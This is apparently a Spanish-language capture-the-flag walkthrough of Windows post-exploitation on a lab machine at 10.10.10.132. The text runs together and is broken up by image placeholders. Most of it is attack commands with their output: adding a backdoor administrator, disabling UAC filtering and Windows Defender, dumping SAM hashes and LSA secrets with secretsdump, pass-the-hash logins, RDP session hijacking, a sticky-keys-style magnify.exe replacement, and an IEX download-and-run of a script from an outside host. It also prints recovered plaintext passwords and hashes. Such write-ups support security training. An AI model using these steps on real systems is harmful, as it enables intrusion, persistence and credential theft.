Incident
- Reverse Shell


c:\Users\tolu\Desktop>whoamiwhoamint authority\systemPara cambiar al disco C: solo tecleamos C: y cambiara al disco.
C:c:\Users\tolu\Desktop>type user.txttype user.txtAccess is denied.?
cipher /c user.txt
 Listing c:\Users\tolu\Desktop\ New files added to this directory will not be encrypted.
E user.txt  Compatibility Level:    Windows XP/Server 2003
  Users who can decrypt:    HELPLINE\tolu [tolu(tolu@HELPLINE)]    Certificate thumbprint: 91EF 5D08 D1F7 C60A A0E4 CEE7 3E05 0639 A669 2F29
  No recovery certificate found.
  Key information cannot be retrieved.
The specified file could not be decrypted.net user drei drei23 /addnet localgroup administrators drei /addUAC Disable:
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /fSet-NetFirewallRule -Name RemoteDesktop-UserMode-In-TCP -Enabled true
Set-ItemProperty -Path 'HKLM:\\System\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp' -name "UserAuthentication" -Value 1
Set-ItemProperty -Path 'HKLM:\\System\\CurrentControlSet\\Control\\Terminal Server'-name "fDenyTSConnections" -Value 0SecretsDump
impacket-secretsdump drei:drei23@10.10.10.132Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state[*] Starting service RemoteRegistry[*] Target system bootKey: 0xf684313986dcdab719c2950661809893[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)Administrator:500:aad3b435b51404eeaad3b435b51404ee:d5312b245d641b3fae0d07493a022622:::Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:52a344a6229f7bfa074d3052023f0b41:::alice:1000:aad3b435b51404eeaad3b435b51404ee:998a9de69e883618e987080249d20253:::zachary:1007:aad3b435b51404eeaad3b435b51404ee:eef285f4c800bcd1ae1e84c371eeb282:::leo:1009:aad3b435b51404eeaad3b435b51404ee:60b05a66232e2eb067b973c889b615dd:::niels:1010:aad3b435b51404eeaad3b435b51404ee:35a9de42e66dcdd5d512a796d03aef50:::tolu:1011:aad3b435b51404eeaad3b435b51404ee:03e2ec7aa7e82e479be07ecd34f1603b:::drei:1012:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::edrei:1013:aad3b435b51404eeaad3b435b51404ee:23130388e561f545ee64174722a27e05:::[*] Dumping cached domain logon information (domain/username:hash)[*] Dumping LSA Secrets[*] DefaultPasswordleo:fe22ca6029a87b98e527686a56c12aa9[*] DPAPI_SYSTEMdpapi_machinekey:0xac6ecf4487d6451ab055dde974cd04dd2ae8463cdpapi_userkey:0x2d28120da695e819700547fa7329d71dc8e9b546[*] NL$KM 0000 E3 05 BC AB 6F AC 32 0E 38 53 9A 46 3E A8 2B 90 ....o.2.8S.F>.+. 0010 3E 1E A1 C3 94 65 8D 5D 5A 2A 6D F5 FC C4 93 49 >....e.]Z*m....I 0020 CE 68 24 DF 38 F0 A6 3D E1 60 73 E2 B1 CE 1A CC .h$.8..=.`s..... 0030 43 DB 81 EE C8 34 DE 2E 98 4E 5C D3 35 3F 4A D4 C....4...N\.5?J.NL$KM:e305bcab6fac320e38539a463ea82b903e1ea1c394658d5d5a2a6df5fcc49349ce6824df38f0a63de16073e2b1ce1acc43db81eec834de2e984e5cd3353f4ad4[*] Cleaning up...[*] Stopping service RemoteRegistryimpacket-psexec administrator@10.10.10.132 cmd -hashes 'aad3b435b51404eeaad3b435b51404ee:d5312b245d641b3fae0d07493a022622'RDP
xfreerdp3 /v:10.10.10.132:3389 /u:administrator /pth:d5312b245d641b3fae0d07493a022622
query session
Rapidamente ejecutamos el comando xfreerdp3 y antes de que se cierre volvemos a la powershell de administrator y volvemos a lanzar el query session y cambiamos
query sessiontscon 1 /dest:rdp-tcp#3

evil-winrm -i 10.10.10.132 -u administrator -H "d5312b245d641b3fae0d07493a022622"takeown /f magnify.exeicacls magnify.exe /grant *S-1-1-0:Fcopy cmd.exe magnify.exe
Computer/HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
leothetoffees123!@footballnet localgroup "Remote Desktop Users" Everyone /AddRDP | Leo
Volvemos a realizar el logeo con rdp
xfreerdp3 /v:10.10.10.132:3389 /u:leo /p:'thetoffees123!@football'query sessionstscon 1 /dest:rdp-tcp#10
powershell secure string
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000f2fefa98a0d84f4b917dd8a1f5889c8100000000020000000000106600000001000020000000c2d2dd6646fb78feb6f7920ed36b0ade40efeaec6b090556fe6efb52a7e847cc000000000e8000000002000020000000c41d656142bd869ea7eeae22fc00f0f707ebd676a7f5fe04a0d0932dffac3f48300000006cbf505e52b6e132a07de261042bcdca80d0d12ce7e8e60022ff8d9bc042a437a1c49aa0c7943c58e802d1c758fc5dd340000000c4a81c4415883f937970216c5d91acbf80def08ad70a02b061ec88c9bb4ecd14301828044fefc3415f5e128cfb389cbe8968feb8785914070e8aebd6504afcaa$contra1 = Get-Content admin-pass.xml | ConvertTo-SecureString$contra2 = (New-Object PSCredential "administrator",$Contra1).GetNetworkCredential().Passwordecho $contra2mb@letmein@SERVER#accrunas /user:Administrator cmd.exe
Y ahora si:
cipher /d root.txtUser
Con la cmd de administrator desactivaremos el Windows Defender
Set-MpPreference -DisableRealtimeMonitoring $trueDescargamos Get-WinEventData.ps1 Get-WinEventData.ps1 automaticamente se nos cargara la utilidad y con esto podemos enumerar procesos y comandos que se hayan ejecutado anteriormente
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.5/Get-WinEventData.ps1')Incluso en el script ps1 puedes ver ejemplos del cual tomare uno y solo mostrare un evento para saber si esta funcionando
Get-WinEvent -FilterHashtable @{Logname='security';id=4688} -MaxEvents 1 | Get-WinEventData | fl *
Podemos ver en la imagen que hay un parametro e_CommandLine ese parametro es el que nos interesa filtrar
Get-WinEvent -FilterHashtable @{Logname='security';id=4688} | Get-WinEventData | Select e_CommandLineAl momento de listar solo se ve una cierta parte (truncated)

Para arreglar esto usamos el format table para que nos muestre el tamaño real
Get-WinEvent -FilterHashtable @{Logname='security';id=4688} | Get-WinEventData | Select e_CommandLine | ft -AutoSizeDe esta manera podemos ver los comandos que estan o que se ejecutaron.

tolu!zaq1234567890pl!99runas /user:tolu
cipher /d user.txt